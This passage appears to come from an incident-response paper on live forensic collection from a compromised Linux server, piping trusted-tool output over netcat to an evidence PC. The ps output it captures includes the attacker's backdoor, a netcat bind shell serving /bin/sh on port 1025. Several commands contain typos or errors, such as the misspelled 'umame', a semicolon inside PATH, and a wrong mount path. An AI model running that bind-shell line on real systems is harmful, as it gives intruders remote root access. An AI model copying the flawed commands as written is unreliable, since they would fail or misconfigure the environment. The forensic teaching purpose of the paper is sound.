During live response, the steps used to collect evidence and the overall operating system state information must be performed in a manner that a) would survive scientific scrutiny; b) use programs that are understood and trusted; and c) have minimal impact on the system - hopefully none. For example, writing information to the hard disk during evidence collection changes the overall state of the system and must be avoided.

In order to achieve these goals, several tasks must be done.

- One - there must be a set of binaries and use a non-writeable media and use those binaries during evidence collection (these are in the Jump Bag). Static binaries are preferred.
- Second, sterilized recording media needs to be used in order to preserve the information. There should be no possible contamination from a previous incident.
- Third, disk imaging needs to be conducted in a manner that will survive scientific scrutiny and preserve the original disk at the time of evidence collection following the best evidence rule. In other words, the original disk in the compromise computer will be removed, preserve, and not used - duplicate disks will be used for analysis.
- Fourth, the incident handler / system administrator team should use the system console.
- Fifth, data must be collected and stored in a manner that will support chain of custody - collected, labeled, and stored in a secured, limited access disciplined fashion.
- Sixth, the system in question must not be changed - or minimally changed in an explainable way - by the incident handling team.

The TU response toolkit (detailed elsewhere) has these binaries that were complied on a freshly installed and updated system that has not been connected to a network. There are several directories of interest on the CD. The bin directory has the programs that will be used for analysis, the lib directory has the system libraries that they depend on, and the chkrootkit directory has the source code and the compiled version of the chkrootkit.

- Contents of /bin:
  - arp, awk, cat, chgrp, chmod
  - chown, compress, cp, csh, cut, date, dd
  - df, diff, dig, du, echo, egrep, fdisk

    - find, finger, gzip ,head ,id, ifconfig ,ksh
    - last, lastb, ls, lsof ,ltrace, md5sum, mv
    - nc, netstat, perl ,ps, rm, route, rpm
    - script, sed, sh, strace, strings, su, tar
    - tcpdump, top, uname, vim, w, who
- Contents of /lib:
    - ld-linux.so.2, libacl.so.1, libattr.so.1, libbfd-2.13.90.0.2.so
    - libc.so.6, libcrypt.so.1, libcrypto.so.2
    - libdl.so.2, libdns.so.5, libgpm.so.1
    - libisc.so.4, libm.so.6, libncurses.so.5
    - libnsl.so.1, libpam.so.0, libpcap.so.0
    - libperl.so, libproc.so.2.0.7, libpthread.so.0
    - librt.so.1, libtermcap.so.2, libutil.so.1
- Contents of chkrootkit:
    - ACKNOWLEDGMENTS, check_wtmpx
    - check_wtmpx.c, chkdirs, chkdirs.c, chklastlog
    - chklastlog.c, chkproc, chkproc.c, chkrootkit
    - chkrootkit.lsm, chkwtmp, chkwtmp.c, COPYRIGHT
    - ifpromisc, ifpromisc.c, Makefile, README
    - README.chklastlog, README.chkwtmp, strings, strings.c

5.4.3 Step Zero - Pre Procedures

Now that the incident handling team is aware of the compromise - and in order to "control the scene", Don devises and begins to initiate and mobilize a plan of action which will help to minimize loss of service and not tip off the attacker. This plan includes the following steps.

- Locate two suitable hard disks (preferably three) that can be used to make forensically sound duplicates of the drive in the system.
- Determine if an alternate system (even a moderate PC would suffice) can be brought up online as a *logical* duplicate. This duplicate would respond as the departmental web server while the disks are being imaged. If so, get these processes going using a separate system administrator who can be dedicated to the task. This SA doesn't need to know details - merely that a system needs to be brought up online to deal with an incident.
- Make plans to have recent data - meaning just data, not the operating system - to be restored on the duplicate system. This step is designed to present a web site that at least has the appearance of being the departmental web server to the attacker and the general public.

5.4.4 Step One – Establishing the Data Collection Points

In order to support the requirements listed above, a notebook PC is used and output from collecting data on the system is sent over the network to the PC. A floppy disk is used to record the commands executed on the compromised system. So - no data will be written to the affected system. This method allows for much easier collection, and identification (and future tagging with Bates numbers)[19] at the expense of a little more

[19] Bates Numbering: The process of associating a unique, usually sequential and alphanumeric, identification code with a group of documents. Bates numbers can either be directly printed on the paper

typing on each side of the process. Also, certain commands will be executed on the console of the compromised system. The UNIX script command will be used to record instructions to a floppy diskette so there is very complete record of all commands executed on the compromised system.

Over 60 megabytes of data was collected using the processes outlined below.

5.4.5 Mounting Media for Command Recording

Once the scene has been secured, insert a properly labeled, sterilized, and then an MS-DOS[20] formatted floppy into the floppy drive and mount it on the system with this command listed below. This command doesn't write to the mount table (-n), tells the system to use MSDOS format (-t msdos), mounts the first floppy (/dev/fd0), and mounts it (to /mnt/floppy).

Command to mount the evidence collection floppy

```
# mount -n -t msdos /dev/fd0 /mnt/floppy
```

Next, run the script command to record everything that is typed while collecting information. After starting the script command, one must the run the date command, thus recording when this event occurred.

Initial information collection

```
# script /mnt/floppy/basecmds.txt
# date
# history
```

With the command recorder turned on, insert and mount the response kit CD:

Commands to mount the response CD ROM

```
# mount -n /mnt/cdrom
```

Establish the trusted environment by starting our shell and setting up the environment that will only run commands from the CD and minimizes interaction with the system. Note that this step will show that we mounted and ran a trusted shell.

Commands to establish a Safe Investigation Environment

```
# /mnt/cdrom/bin/ksh
# cd /mnt/cdrom/bin
# PATH="/mnt/cdrom/bin;"
# LDLIBRARYPATH="/mnt/cdrom/lib"
# export PATH
# export LDLIBRARYPATH (or LD_LIBRARY_PATH)
# echo $PATH
# echo $ LDLIBRARYPATH
```

documents during scanning, or added to the digital document images during image processing. Bates numbering is primarily used in legal applications. From ScanPortal Technologies, Inc. URL: http://www.scanportal.com/glossary.htm

[20] MS-DOS is chosen simply for data exchange capability - nothing more.

Commands to establish a Safe Investigation Environment

`# ls -al /mnt/floppy`
`# ls -al /mnt/floppy/bin`
`# ls -al /mnt/floppy/lib`

At this point a trusted shell is running, commands are being recorded, the PATH doesn't refer to the system directories, and the library path refers to trusted libraries before they refer to system libraries.

5.4.6 Step Two - CPU and Cache

It is difficult to collect the actual contents of registers in the CPU or the CPU cache. Therefore, the only piece of information that can be collected at this point is the output of `'uname'`, which gives a good deal of information that can be used to confirms the identify the system and its architecture. The '-a' option tells `uname` to report all information in this order: kernel name, network, kernel release, kernel version, machine hardware name, processor type, hardware platform, and operating system.

Compromised System	Data Collection PC
`# ./umame -a | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > uname_cmd`

Results of the "uname" command
`Linux victim 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 athlon i386 GNU/Linux`

Note: This is the first time that a command was executed and the output was sent off of the system. As discussed earlier, the netcat (`nc`) command is used to read the output of the `uname` command and send it to the collection point PC at IP address 192.168.16.40 and port 5555. There is nothing significant about port 5555 - its easy to type and remember.

5.4.7 Step Three - Checking Memory

There are several types of memory on a Linux system - kernel memory and user memory. Each memory type is accessed with specific devices. The incident team tried to "`dd`" the "`/dev/mem`" and the "`/dev/kmem`" off of the system, but there were consistent errors - the command would bet to about 90% completion and fail. Therefore this step will therefore be skipped (no on is perfect).

5.4.8 Step Four - Network State

The next group of commands is designed to determine who is using the system and the connections that the system may have to the network.

5.4.8.1 What are the details on recent logon activity?

Compromised System	Data Collection PC
`./w | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > w_cmd`

Compromised System	Data Collection PC
./last | ./nc 192.168.16.40 5555	nc -l -p 5555 > last_cmd
./who -Hi | ./nc 192.168.16.40 5555	nc -l -p 5555 > who_Hi_cmd
./finger -ls | ./nc 192.168.16.40 5555	nc -l -p 5555 > finger_ls_cmd
./last -aidx | ./nc 192.168.16.40 5555	nc -l -p 5555 > last_aidx_cmd
./lastb -aidx | ./nc 192.168.16.40 5555	nc -l -p 5555 > lastb_aidx_cmd

Results of the "./w" command

```
  4:15 pm  up 1 day, 41 min,  1 users,  load average: 0.70, 0.39, 0.22
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 4:11pm 10:55   2.61s  0.04s  script
/mnt/flo
```

Here, it can be seen that the root user (the incident handler) is the only one logged on.

Results of the "./last" command

```
root     tty1                          Sat Nov 29 16:11   still logged in
jsmith   tty1                          Sat Nov 29 12:35 - 12:45  (00:09)
root     tty1                          Fri Nov 28 23:35 - 23:35  (00:00)
janedoe  pts/0        10.0.0.17        Fri Nov 28 02:41 - 02:51  (00:10)
janedoe  pts/1        10.0.0.17        Fri Nov 28 02:47 - 03:08  (00:21)
janedoe  pts/0        10.0.0.17        Fri Nov 28 03:30 - 03:31  (00:01)
reboot   system boot  2.4.18-14        Fri Nov 28 03:37          (00:03)
root     pts/0                         Thu Nov 27 16:04 - 16:24  (00:19)
root     pts/0                         Thu Nov 27 15:59 - 16:01  (00:01)
root     tty1                          Thu Nov 27 15:54 - 15:57  (00:02)
root     tty1                          Thu Nov 27 08:06 - 08:06  (00:00)
reboot   system boot  2.4.18-14        Thu Nov 27 08:04          (00:03)

wtmp begins Thu Nov 27 08:04:44 2003
```

Here, this is a properly authorized login:

Results of the "./who" command

```
NAME     LINE         TIME         IDLE          PID COMMENT
root     tty1         Nov 29 16:11 00:01         794
```

And more of the same. The finger command provides information about the overall environment of logged on users.

Results of the "./finger" command

```
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Sat Nov 29 16:11 (EST) on tty1    1 minutes 50 seconds idle
Mail last read Fri Nov 28 15:34 2003 (EST)
No Plan.
```

The "`./last -aidx`" command shows the hostname (-a), IP address (-i), both the name and IP (-d) and system shutdown and run level changed (-x). This command provides a good, detailed list of login and system booting activity.

Results of the "./last -aidx" command

```
root     tty1         Sat Nov 29 16:11   still logged in     0.0.0.0
jsmith   tty1         Sat Nov 29 12:35 - 12:45  (00:09)     0.0.0.0
root     tty1         Fri Nov 28 23:35 - 23:35  (00:00)     0.0.0.0
janedoe  pts/0        Fri Nov 28 02:41 - 02:51  (00:10)     10.0.0.17
janedoe  pts/1        Fri Nov 28 02:47 - 03:08  (00:21)     10.0.0.17
janedoe  pts/0        Fri Nov 28 03:30 - 03:31  (00:01)     10.0.0.17
runlevel (to lvl 3)   Fri Nov 28 03:32 - 03:35  (00:04)     0.0.0.0
reboot   system boot  Fri Nov 28 03:37          (00:01)     0.0.0.0
runlevel (to lvl 6)   Fri Nov 28 03:31 - 03:31  (00:00)     0.0.0.0
root     pts/0        Thu Nov 27 16:04 - 16:24  (00:19)     0.0.0.0
root     pts/0        Thu Nov 27 15:59 - 16:01  (00:01)     0.0.0.0
root     tty1         Thu Nov 27 15:54 - 15:57  (00:02)     0.0.0.0
root     tty1         Thu Nov 27 08:06 - 08:06  (00:00)     0.0.0.0
runlevel (to lvl 3)   Thu Nov 27 08:04 - 08:06  (00:02)     0.0.0.0
reboot   system boot  Thu Nov 27 08:04          (00:03)     0.0.0.0

wtmp begins Thu Nov 27 08:04:44 2003
```

More interesting output shows up here. There is a reboot during the early hours of the morning and some early morning logins by "janedoe".

For the "`lastb`" command there was no output - when the system was configured and setup, creating the necessary logging file in `/var/log` was not created.

5.4.8.2 What is the current network configuration?

Compromised System	Data Collection PC
`./ifconfig | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > ifconfig_cmd`
`./netstat -a | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > netstat_a_cmd`
`./netstat -arp | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > netstat_arp_cmd`
`./netstat -ap --inet | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > netstat_apinet_cmd`
`./route -v -n -ee | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > route_vnee_cmd`
`./arp -v -n | ./nc 192.168.16.40 5555`	`nc -l -p 5555 > arp_vn_cmd`

The "`ifconfig`" command shows the status and configuration information of the network interfaces in the system. The output here is normal - there is an Ethernet card and a loopback device, respectively.

Results of the "./ifconfig" command

```
eth0      Link encap:Ethernet  HWaddr 00:50:56:44:0A:30
```

Results of the "./ifconfig" command

```
          inet addr:192.168.16.31  Bcast:192.168.16.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:4309 (4.2 Kb)  TX bytes:9507 (9.2 Kb)
          Interrupt:10 Base address:0x10a0

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15550 (15.1 Kb)  TX bytes:15550 (15.1 Kb)
```

The "`./netstat -a`" command shows all listening services. The output below indicates that some expected services are running - and one that is not expected (in bold). Checking a variety of Trojan port lists reveals that none of these ports are common Trojan ports. A few look out of place - 32768 and 32769 - until one realizes that they are associated with `rpc.statd`. Port 20000 and 100000 are associated with "`miniserv`", which is the web server that responds to WebMin requests. There is a suspect listening on port 1025.

Results of the "./netstat -a" command

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:20000                 *:*                     LISTEN
tcp        0      0 *:32768                 *:*                     LISTEN
tcp        0      0 *:1025                  *:*                     LISTEN
tcp        0      0 localhost.localdo:32769 *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:10000                 *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 localhos:x11-ssh-offset *:*                     LISTEN
udp        0      0 *:32768                 *:*
udp        0      0 *:syslog                *:*
udp        0      0 *:10000                 *:*
udp        0      0 *:20000                 *:*
udp        0      0 *:747                   *:*
udp        0      0 *:sunrpc                *:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     1436   /tmp/.font-
unix/fs7100
unix  2      [ ACC ]     STREAM     LISTENING     1388   /dev/gpmctl
unix  9      [ ]         DGRAM                    903    /dev/log
unix  2      [ ]         DGRAM                    10287
unix  3      [ ]         STREAM     CONNECTED     1547
unix  3      [ ]         STREAM     CONNECTED     1546
unix  2      [ ]         DGRAM                    1439
unix  2      [ ]         DGRAM                    1394
unix  2      [ ]         DGRAM                    1353
```

Results of the "./netstat -a" command

```
unix  2      [ ]         DGRAM                    1099
unix  2      [ ]         DGRAM                    969
unix  2      [ ]         DGRAM                    912
```

The command "`./netstat -arp`" shows all routes in the kernel routing table. Here, the routing table is consistent with the network design (the system hasn't been redirected somehow).

Results of the "./netstat -arp " command

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt
Iface
192.168.16.0    *               255.255.255.0   U         0 0          0
eth0
127.0.0.0       *               255.0.0.0       U         0 0          0 lo
default         192.168.16.1    0.0.0.0         UG        0 0          0
eth0
```

The command "`./netstat -ap --inet`" shows all connections (-a) with program ID's (-p) for all Internet (IP, TCP, UDP) protocols (--inet). The process ID and program name is now visible for the program listening on port 1025 (nc, or netcat).

Results of the "./netstat -ap --inet " command

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 *:20000                 *:*                     LISTEN
768/perl
tcp        0      0 *:32768                 *:*                     LISTEN
571/rpc.statd
tcp        0      0 *:1025                  *:*                     LISTEN
1236/nc
tcp        0      0 localhost.localdo:32769 *:*                     LISTEN
689/xinetd
tcp        0      0 *:sunrpc                *:*                     LISTEN
552/portmap
tcp        0      0 *:10000                 *:*                     LISTEN
9272/perl
tcp        0      0 *:ssh                   *:*                     LISTEN
674/sshd
tcp        0      0 localhos:x11-ssh-offset *:*                     LISTEN
789/sshd
udp        0      0 *:32768                 *:*
571/rpc.statd
udp        0      0 *:syslog                *:*
530/syslogd
udp        0      0 *:10000                 *:*
9272/perl
udp        0      0 *:20000                 *:*
768/perl
udp        0      0 *:747                   *:*
571/rpc.statd
```

Results of the "./netstat -ap --inet " command
udp 0 0 *:sunrpc *:* 552/portmap

The "`./route -v -n -ee`" command shows verbose (-v) output for all networks by IP address (-n) (it doesn't resolve the hostname to the IP):

Results of the "./route -v -n -ee" command
Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface MSS Window irtt 192.168.16.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0 40 0 0 127.0.0.0 0.0.0.0 255.0.0.0 U 0 0 0 lo 40 0 0 0.0.0.0 192.168.16.1 0.0.0.0 UG 0 0 0 eth0 40 0 0

The route command is consistent with the network layout and usage. It is a safe assumption that traffic is not being redirected from the machine.

The "`./arp -v -n`" command shows verbose (-v) output for the network by numeric IP address (-n). This output shows that the Media Access Control (MAC) address for the system at IP 192.168.16.40 is what is to be expected (there is no MAC spoofing going on). It also shows that data is being sent to the authorized collection machine.

Results of the "./arp -v -n " command
Address HWtype HWaddress Flags Mask Iface 192.168.16.40 ether 00:50:BF:92:29:0F C eth0 Entries: 1 Skipped: 0 Found: 1

5.4.9 Step Five - Process State Information

Process state information shows what is running and what resources those processes are using.

5.4.9.1 Collect Detailed Process Info

Compromised System	Data Collection PC
`./ps -auxeww | nc 192.168.16.40 5555`	`nc -l -p 5555 > ps_auxeww_cmd`
`./ps -aux | nc 192.168.16.40 5555`	`nc -l -p 5555 > ps_aux_cmd`
`./top -b -n1 | nc 192.168.16.40 5555`	`nc -l -p 5555 > top_bn1_cmd`

The "`ps -auxeww`" output shows several interesting details on processes running on the system. The backdoor process (nc) is bolded, below. This output is quite verbose.

In practice the "`ps -aux`" command is used and then more details are looked up in the output from this command. The options to ps are:

- -a: select all with a tty except session leaders (interactive)
- -e: select all processes (background)
- -u: display user-oriented format (more readable)
- -ww: controls output formatting

Results of the "./ps -auxeww" command:

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   1396   268 ?        S    03:40   0:05 init HOME=/
TERM=linux
root         2  0.0  0.0      0     0 ?        SW   03:41   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SW   03:41   0:00 [kapmd]
root         4  0.0  0.0      0     0 ?        SWN  03:41   0:00
[ksoftirqd_CPU0]
root         5  0.0  0.0      0     0 ?        SW   03:41   0:03 [kswapd]
root         6  0.2  0.0      0     0 ?        SW   03:41   0:43 [kscand]
root         7  0.0  0.0      0     0 ?        SW   03:41   0:00 [bdflush]
root         8  0.0  0.0      0     0 ?        SW   03:41   0:00 [kupdated]
root         9  0.0  0.0      0     0 ?        SW<  03:41   0:00 [mdrecoveryd]
root        17  0.0  0.0      0     0 ?        SW   03:41   0:00 [kjournald]
root        73  0.0  0.0      0     0 ?        SW   03:41   0:00 [khubd]
root       165  0.0  0.0      0     0 ?        SW   03:41   0:00 [kjournald]
root       330  0.0  0.1   1376   268 ?        S    03:42   0:00 /etc/vmware-
tools/vmware-guestd --background /var/run/vmware-guestd.pid
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin runlevel=3 RUNLEVEL=3
PWD=/etc/vmware-tools LANG=en_US.UTF-8 previous=N PREVLEVEL=N SHLVL=3 HOME=/
OLDPWD=/ _=/etc/vmware-tools/vmware-guestd
root       530  0.0  0.1   1464   364 ?        S    03:42   0:00 syslogd -m 0
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root       534  0.0  0.0   1392   176 ?        S    03:42   0:00 klogd -x
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
rpc        552  0.0  0.0   1556   216 ?        S    03:42   0:00 portmap
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
rpcuser    571  0.0  0.1   1596   276 ?        S    03:42   0:00 rpc.statd
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root       636  0.0  0.0   1384   180 ?        S    03:42   0:00
/usr/sbin/apmd -p 10 -w 5 -W -P /etc/sysconfig/apm-scripts/apmscript
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root       674  0.0  0.3   3352   780 ?        S    03:42   0:00
/usr/sbin/sshd CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
```

Results of the "./ps -auxeww" command:

```
root       689  0.0  0.0  2028  232 ?        S    03:42   0:00 xinetd -
stayalive -pidfile /var/run/xinetd.pid LC_MONETARY=en_US
CONSOLE=/dev/console TERM=linux LC_NUMERIC=en_US LC_ALL=en_US
INIT_VERSION=sysvinit-2.84 PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin
LC_MESSAGES=en_US RUNLEVEL=3 runlevel=3 LC_COLLATE=en_US PWD=/ LANG=en_US
PREVLEVEL=N previous=N SHLVL=2 LC_TIME=en_US _=/sbin/initlog
root       698  0.0  0.0  1428  216 ?        S    03:42   0:00 gpm -t imps2
-m /dev/mouse CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root       707  0.0  0.1  1452  288 ?        S    03:42   0:00 crond
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
xfs        738  0.0  0.1  4508  300 ?        S    03:42   0:00 xfs -droppriv
-daemon CONSOLE=/dev/console TERM=linux
OLDPWD=/usr/lib/openoffice/share/fonts/truetype INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
daemon     756  0.0  0.1  1432  328 ?        S    03:42   0:00 /usr/sbin/atd
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root       768  0.0  0.3  5772  924 ?        S    03:42   0:00 /usr/bin/perl
/usr/libexec/usermin/miniserv.pl /etc/usermin/miniserv.conf
CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin runlevel=3 RUNLEVEL=3
PWD=/ LANG= previous=N PREVLEVEL=N SHLVL=2 HOME=/
root       781  0.0  0.0  1376  180 tty3     S    03:42   0:00
/sbin/mingetty tty3 HOME=/ TERM=linux
PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:/usr/bin RUNLEVEL=3 PREVLEVEL=N
CONSOLE=/dev/console INIT_VERSION=sysvinit-2.84
root       784  0.0  0.0  1368  180 tty4     S    03:42   0:00
/sbin/mingetty tty4 HOME=/ TERM=linux
PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:/usr/bin RUNLEVEL=3 PREVLEVEL=N
CONSOLE=/dev/console INIT_VERSION=sysvinit-2.84
root       785  0.0  0.0  1368  180 tty5     S    03:42   0:00
/sbin/mingetty tty5 HOME=/ TERM=linux
PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:/usr/bin RUNLEVEL=3 PREVLEVEL=N
CONSOLE=/dev/console INIT_VERSION=sysvinit-2.84
root       786  0.0  0.0  1372  180 tty6     S    03:42   0:00
/sbin/mingetty tty6 HOME=/ TERM=linux
PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:/usr/bin RUNLEVEL=3 PREVLEVEL=N
CONSOLE=/dev/console INIT_VERSION=sysvinit-2.84
root       787  0.0  0.1  6648  384 ?        S    03:04   0:00
/usr/sbin/sshd CONSOLE=/dev/console TERM=linux INIT_VERSION=sysvinit-2.84
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin RUNLEVEL=3 runlevel=3
PWD=/ LANG=en_US.UTF-8 PREVLEVEL=N previous=N HOME=/ SHLVL=2 _=/sbin/initlog
root      9211  0.0  0.4  2332 1060 ?        S    16:11   0:00 login -- root
root      1236  0.0  0.2  1988  564 tty1     S    03:42   0:00 /usr/sbin/nc
-l -p 1025 -e /bin/sh HOSTNAME=victim TERM=linux SHELL=/bin/bash
HISTSIZE=1000 USER=root
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;
33;01:or=01;05;37;41:mi=01;05;37;41:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=0
1;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:
```

Results of the "./ps -auxeww" command:

```
*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;
31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rpm=01;31:*.cpio=01;31:*.jpg=01;35:*.
gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
USERNAME=root MAIL=/var/spool/mail/root
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6
/bin:/root/bin INPUTRC=/etc/inputrc PWD=/root LANG=en_US.UTF-8
SSH_ASKPASS=/usr/libexec/openssh/gnome-ssh-askpass SHLVL=1 HOME=/root
BASH_ENV=/root/.bashrc LOGNAME=root LESSOPEN=|/usr/bin/lesspipe.sh %s
G_BROKEN_FILENAMES=1 _=/usr/sbin/nc
root      9427  0.0  0.5  4364 1456 tty2     S    16:11   0:00 -bash
HOME=/root PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
SHELL=/bin/bash TERM=linux MAIL=/var/mail/root LOGNAME=root
root      9484  0.0  0.3  2764  772 tty1     R    16:28   0:00 ps -auxeww
HOSTNAME=victim TERM=linux SHELL=/bin/bash HISTSIZE=1000 USER=root
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;
33;01:or=01;05;37;41:mi=01;05;37;41:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=0
1;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:
*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;
31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rpm=01;31:*.cpio=01;31:*.jpg=01;35:*.
gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
USERNAME=root MAIL=/var/spool/mail/root
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6
/bin:/root/bin INPUTRC=/etc/inputrc PWD=/root LANG=en_US.UTF-8
SSH_ASKPASS=/usr/libexec/openssh/gnome-ssh-askpass SHLVL=1 HOME=/root
BASH_ENV=/root/.bashrc LOGNAME=root LESSOPEN=|/usr/bin/lesspipe.sh %s
G_BROKEN_FILENAMES=1 _=/bin/ps
```

For review, the shortened output from "`ps -aux`" is presented below:

Results of the "./ps -aux" command:

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   1396   268 ?        S    03:41   0:05 init
root         2  0.0  0.0      0     0 ?        SW   03:41   0:00 [keventd]
root         3  0.0  0.0      0     0 ?        SW   03:41   0:00 [kapmd]
root         4  0.0  0.0      0     0 ?        SWN  03:41   0:00
[ksoftirqd_CPU0]
root         5  0.0  0.0      0     0 ?        SW   03:41   0:03 [kswapd]
root         6  0.2  0.0      0     0 ?        SW   03:41   0:43 [kscand]
root         7  0.0  0.0      0     0 ?        SW   03:41   0:00 [bdflush]
root         8  0.0  0.0      0     0 ?        SW   03:41   0:00 [kupdated]
root         9  0.0  0.0      0     0 ?        SW<  03:41   0:00 [mdrecoveryd]
root        17  0.0  0.0      0     0 ?        SW   03:41   0:00 [kjournald]
root        73  0.0  0.0      0     0 ?        SW   03:41   0:00 [khubd]
root       165  0.0  0.0      0     0 ?        SW   03:41   0:00 [kjournald]
root       330  0.0  0.1   1376   268 ?        S    03:42   0:00 /etc/vmware-
tools
root       530  0.0  0.1   1464   364 ?        S    03:42   0:00 syslogd -m 0
root       534  0.0  0.0   1392   176 ?        S    03:42   0:00 klogd -x
rpc        552  0.0  0.0   1556   216 ?        S    03:42   0:00 portmap
rpcuser    571  0.0  0.1   1596   276 ?        S    03:42   0:00 rpc.statd
root       636  0.0  0.0   1384   180 ?        S    03:42   0:00
/usr/sbin/apmd -p
